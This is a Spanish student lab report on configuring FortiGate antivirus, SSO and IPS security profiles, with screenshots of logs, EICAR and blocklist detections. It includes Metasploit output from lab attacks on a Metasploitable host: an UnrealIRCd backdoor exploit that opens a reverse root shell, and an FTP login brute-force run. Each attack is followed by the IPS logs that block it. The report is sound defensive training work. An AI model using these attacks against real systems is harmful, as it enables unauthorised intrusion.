
- En caso de paypal, forti no interviene debido a que están en una whitelist de exclusión para certificados referentes a información sensible

010. Antivirus Security Profile

170 - Configs Avanzadas - Traffic Shapping

Pantallazos de la detección EICAR en el navegador y en el LOG

- Eicar en navegador



High Security Alert


You are not permitted to download the file "eicar.com.txt" because it is infected with the virus "EICAR_TEST_FILE".

URL https://secure.eicar.org/eicar.com.txt
Quarantined File Name [disabled]
Reference URL http://www.fortinet.com/ve?vn=EICAR_TEST_FILE

Log					
45 seconds ago	192.168.9.111	20.82.250.187 (wa-prod-ss.trafficmanager.net)		✓ 1.34 KB / 8.04 KB	
49 seconds ago	192.168.9.110	89.238.73.97 (secure.eicar.org)		🚫 Deny: UTM Block	
50 seconds ago	192.168.9.110	104.18.1.181 (builds.parser.ann)			

Pantallazos de la detección del PDF de Egibide cuyo hash has colocado en la BD fake de hashes. Información del LOG

- Archivo con firma “maliciosa”



High Security Alert

You are not permitted to transfer the file "fichero1.pdf" because its signature "dc5dd3fc290df6909a70375e92f72da6" has been identified by an external blocklist.

URL http://150.241.173.140/fichero1.pdf
Quarantined File Name [disabled]

- Log correspondiente

Log correspondiente							
Date/Time	Service	Source	File Name	Virus/Botnet	User	Details	
Minute ago	HTTP	192.168.9.111	fichero1.pdf	dc5dd3fc290df6909a70375e92f72da6		URL: http://150.241.173.140/fichero1.pdf	
Minute ago	HTTP	192.168.9.111	fichero1.pdf	dc5dd3fc290df6909a70375e92f72da6		URL: http://150.241.173.140/fichero1.pdf	
13 minutes ago	HTTP	192.168.9.111	fichero1.pdf	dc5dd3fc290df6909a70375e92f72da6		URL: http://150.241.173.140/fichero1.pdf	
29 minutes ago	HTTPS	192.168.9.110	eicar.com.txt	EICAR_TEST_FILE		URL: https://secure.eicar.org/eicar.com.txt	

Forti Single Sign On

Pantallazo de LOG con la navegación permitida al usuario de directivos (que se vea el nombre del usuario)

Salida con Euskaltel	JUIBAI/DIRECTIVOS LAN1_IPS	all	always	ALL	ACCEPT	IPSEGIBIDE	AV default ssl certificate-inspection	All	5.72 GB
14 minutes ago	JUIBAI (192.168.9.111)			52.242.97.97 (glb.cws.prod.dcat.dsp.trafficmanager...				Salida con Euskaltel (1)	
14 minutes ago	JUIBAI (192.168.9.111)			104.83.180.240 (cp601.prod.do.dsp.mp.microsoft.c...				Salida con Euskaltel (1)	
14 minutes ago	JUIBAI (192.168.9.111)			1.1.1.1 (one.one.one.one)			✓ 74 B / 260 B	Salida con Euskaltel (1)	
14 minutes ago	JUIBAI (192.168.9.111)			13.107.4.50 (tlu.graystore.au-msedge.net)			✓ 92 B / 52 B	Salida con Euskaltel (1)	
14 minutes ago	JUIBAI (192.168.9.111)			13.107.4.50 (tlu.graystore.au-msedge.net)			✓ 92 B / 52 B	Salida con Euskaltel (1)	
14 minutes ago	JUIBAI (192.168.9.111)			1.1.1.1 (one.one.one.one)			✓ 120 B / 120 B	Salida con Euskaltel (1)	
14 minutes ago	JUIBAI (192.168.9.111)			104.208.16.94 (watson.telemetry.microsoft.com)			✓ 393 B / 92 B	Salida con Euskaltel (1)	
14 minutes ago	JUIBAI (192.168.9.111)			1.1.1.1 (one.one.one.one)			✓ 79 B / 154 B	Salida con Euskaltel (1)	
14 minutes ago	JUIBAI (192.168.9.111)			93.184.221.240 (tlu.delivery.mp.microsoft.com)			✓ 92 B / 52 B	Salida con Euskaltel (1)	
14 minutes ago	JUIBAI (192.168.9.111)			1.1.1.1 (one.one.one.one)			✓	Salida con Euskaltel (1)	
14 minutes ago	JUIBAI (192.168.9.111)			1.1.1.1 (one.one.one.one)			✓ 86 B / 139 B	Salida con Euskaltel (1)	
14 minutes ago	JUIBAI (192.168.9.111)			104.83.180.240 (cp601.prod.do.dsp.mp.microsoft.c...				Salida con Euskaltel (1)	

Pantallazo de LOG con la navegación bloqueada al becario (que se vea el nombre del usuario)

8 minutes ago	BECARIO09 (192.168.9.111)	1.1.1.1 (one.one.one.one)	Deny: policy violation	0
---------------	---------------------------	---------------------------	------------------------	---

Quita el grupo de la regla de navegación. Usaremos SSO para otras cosas más adelante

171 Security Profiles IPS

Security Profile - IPS

IPS sobre conexiones salientes

Pantallazo con la configuración del Security Profile de las conexiones salientes:

The screenshot shows the 'Edit IPS Sensor' configuration page. The 'Name' field is set to 'Julbai-Block-URL-MALICIOSAS'. Under 'IPS Signatures and Filters', there is a table with a single row showing a placeholder icon. Below this is a section for 'Botnet C&C' with buttons for 'Scan Outgoing Connections to Botnet Sites', 'Disable', 'Block', and 'Monitor'. On the right side, there are links for 'FortiGate', 'IPS Signatures', 'Additional Information' (including 'API Preview', 'References', and 'Edit in CLI'), and 'Documentation' (with 'Online Help' and 'Video Tutorials'). At the bottom are 'OK' and 'Cancel' buttons.

LOG del bloqueo de URL maliciosa comentando

Se puede observar que se ha realizado una petición http a una web considerada maliciosa en Malasia, dropeando la conexión sin avisar al usuario

The screenshot shows the 'Log View/IPS' interface. It displays a table of log entries. One entry from 5 minutes ago shows a connection from '192.168.9.110' port 6 to '111.90.140.211' port 80, labeled as 'dropped' for 'malicious-url'. A detailed view of this log entry is shown in a modal window, revealing the source IP (192.168.9.110), destination IP (111.90.140.211), port (80), and threat ID (8192). The action taken was 'dropped'.

Date/Time	Severity	Source	Protocol	Log Details	
Minute ago	██████	192.168.9.110	6	Date/Time	16:28:08
10 minutes ago	██████	192.168.9.110	6	Time	16:28:08
16 minutes ago	██████	192.168.9.110	6	Session ID	5225
16 minutes ago	██████	192.168.9.110	6	Virtual Domain	root
31 minutes ago	██████	192.168.9.110	6	Source	
31 minutes ago	██████	192.168.9.110	6	IP	192.168.9.110
31 minutes ago	██████	192.168.9.110	6	Source Port	25049
31 minutes ago	██████	192.168.9.110	6	Country/Region	Reserved
31 minutes ago	██████	192.168.9.110	6	Source Interface	lan
31 minutes ago	██████	192.168.9.110	6	User	
Destination					
IP 2.56.59.42					
Port 80					
Country/Region Netherlands					
Destination Interface wan					
Application Control					
Protocol 6					
Service HTTP					
Action					
Action dropped					
Threat 4					
Policy ID Salida con Euskaltel (1)					
Policy 9ffc555a-69b0-51ed-					
UUID 04fd-c4332e30c40f					
Policy Type Firewall					
Security					
Level ██████████					
Threat Level Critical					
Threat Score 50					

Date/Time	Severity	Source	Protocol	User	Action	Count	Attack Name	Log Details	
4 minutes ago	██████	10.1.133.242	6		detected	1	tcp_port_scan	General	
58 minutes ago	██████	169.254.179.25	17		detected	1	udp_scan	Absolute Date/Time 2023/02/03 16:47:54	
								Time 16:47:54	
								Session ID 0	
								Virtual Domain root	
Source									
IP 10.1.133.242									
Source Port 49444									
Country/Region Reserved									
Source Interface wan									
User									
Destination									
IP 10.1.0.204									
Port 5900									
Country/Region Reserved									
Destination Interface									
Application Control									
Protocol 6									
Service VNC									
Action									
Action detected									
Threat 4096									
Policy ID Apache-Port-Scanning (2)									
Policy Type DoSIPv4									
Security									
Level ██████████									
Threat Level Critical									
Threat Score 50									
Cellular									

IPS sobre conexiones entrantes

Pantallazo de ataque IRC conseguido (sin aplica IPS)

```

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit
[*] Started reverse TCP double handler on 10.1.133.242:443
[*] 10.1.0.204:6667 - Connected to 10.1.0.204:6667 ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using y
our IP address instead
[*] 10.1.0.204:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo TPoC6MU12lWuu51V;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B listed to 192.168.56.1
[*] B: "TPoC6MU12lWuu51V\r\n"
[*] Matching ...
[*] A is input ...
whoami
[*] Command shell session 1 opened (10.1.133.242:443 → 10.1.0.204:60250) at 2023-02-03 16:49:07 +0100
root
whoami
root

```

LOG de IPS bloqueando el ataque

The screenshot shows a log entry table with the following data:

Date/Time	Severity	Source	Protocol	User	Action	Count	Attack Name
17 minutes ago	INFO	10.1.133.242	6		dropped	1	UnrealIRCd.Backdoor.Command.Execution
18 minutes ago	INFO	10.1.133.242	6		dropped	1	UnrealIRCd.Backdoor.Command.Execution

Pantallazo donde se ve que has aplicado el Security Profile de IPS por defecto para proteger el servidor HTTP de la DMZ

The screenshot shows a security profile configuration for the rule "Internet --> APACHE DMZ". The profile is named "protect_http_server" and includes the following settings:

- Protocol: HTTP, HTTPS
- Action: ACCEPT
- Status: Enabled
- Enabled Protocols: protect_http_server, waf, julb-inbound-WAF, ssl, julen.ciber131.es-Inbound-SSL-Inspe
- Size: 44 B

Esta modificado para proteger también HTTPS

¿Qué security profile creas para proteger al Apache expuesto al exterior?
(pantallazo)

Edit IPS Sensor

Name	<input type="text" value="protect_http_server"/>
Comments	<input type="text" value="Protect against HTTP server-side vulnerabilities."/> 49/255

Block malicious URLs

IPS Signatures and Filters

+ Create New 			
Details	Exempt IPs	Action	Packet Logging
TGT Server		<input checked="" type="radio"/> Default	<input checked="" type="radio"/> Disabled
PROT HTTP			
PROT HTTPS			

1

¿Qué security profile crearías para proteger el tráfico hacia un Windows Server?
(pantallazo)

New IPS Sensor

Name: Proteger WServer

Comments: Write a comment... 0/255

Block malicious URLs:

IPS Signatures and Filters

Details				Exempt IPs	Action	Packet Logging
TGT Server		Default	Disabled			
SEV						
SEV						
SEV						
+18						
Botnet						
Scan C...						
Actions to Botnet Sites		Disable	Block	Monitor		

Protocols

- PROT DNS
- PROT FTP
- PROT FTPS
- PROT HTTP
- PROT HTTPS
- PROT ICMP
- PROT IMAP
- PROT IMAPS
- PROT LDAP
- PROT NNTP
- PROT RADIUS
- PROT RPC
- PROT SMTP
- PROT SMTPS
- PROT SSH
- PROT SSL
- PROT TELNET
- OS Windows

OK Cancel

Se pondrían los servicios que se estén ejecutando en Windows o una previsión de los que se pueden llegar a configurar, Teniendo en cuenta por APP como IIS etc...

OPTATIVO: Bruteforce contra FTP. Mostrar LOG y pantallazo de la definición del perfil.

Definición del perfil

Add Signatures

Type: Signature

Action: Reset

Packet logging: Enable

Status: Enable

Rate-based settings: Default

Threshold: 8

Duration (seconds): 60

Track By: Any

Exempt IPs: 0

Search:

Selected 1 A

Name	Severity	Target	OS	Action	CVE-ID
IPS Signature 1	██████	Server	All	Pass	
FTP.Login.Brute.Force	██████	Server	All	Pass	

Ataque

```
msf6 auxiliary(scanner/ftp/ftp_login) > run
[*] 10.1.0.204:21      - 10.1.0.204:21 - Starting FTP login sweep
[!] 10.1.0.204:21      - No active DB -- Credential data will not be saved!
[-] 10.1.0.204:21      - 10.1.0.204:21 - LOGIN FAILED: 123456:123456 (Unable to Connect: )
[-] 10.1.0.204:21      - 10.1.0.204:21 - LOGIN FAILED: 123456: (Unable to Connect: )
[-] 10.1.0.204:21      - 10.1.0.204:21 - LOGIN FAILED: 123456:123456 (Unable to Connect: )
[*] 10.1.0.204:21/msfadmin - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

LOGS

Logs								
Date/Time	Severity	Source	Protocol	User	Action	Count	Attack Name	Log Details
30 seconds ago	FFFFF	10.1.133.242	6		reset		FTPLogin.BruteForce	<input type="checkbox"/> General Absolute Date/Time: 2023/02/03 17:09:22 Time: 17:09:22 Session ID: 13562
33 seconds ago	FFFFF	10.1.133.242	6		reset		FTPLogin.BruteForce	
38 seconds ago	FFFFF	10.1.133.242	6		reset		FTPLogin.BruteForce	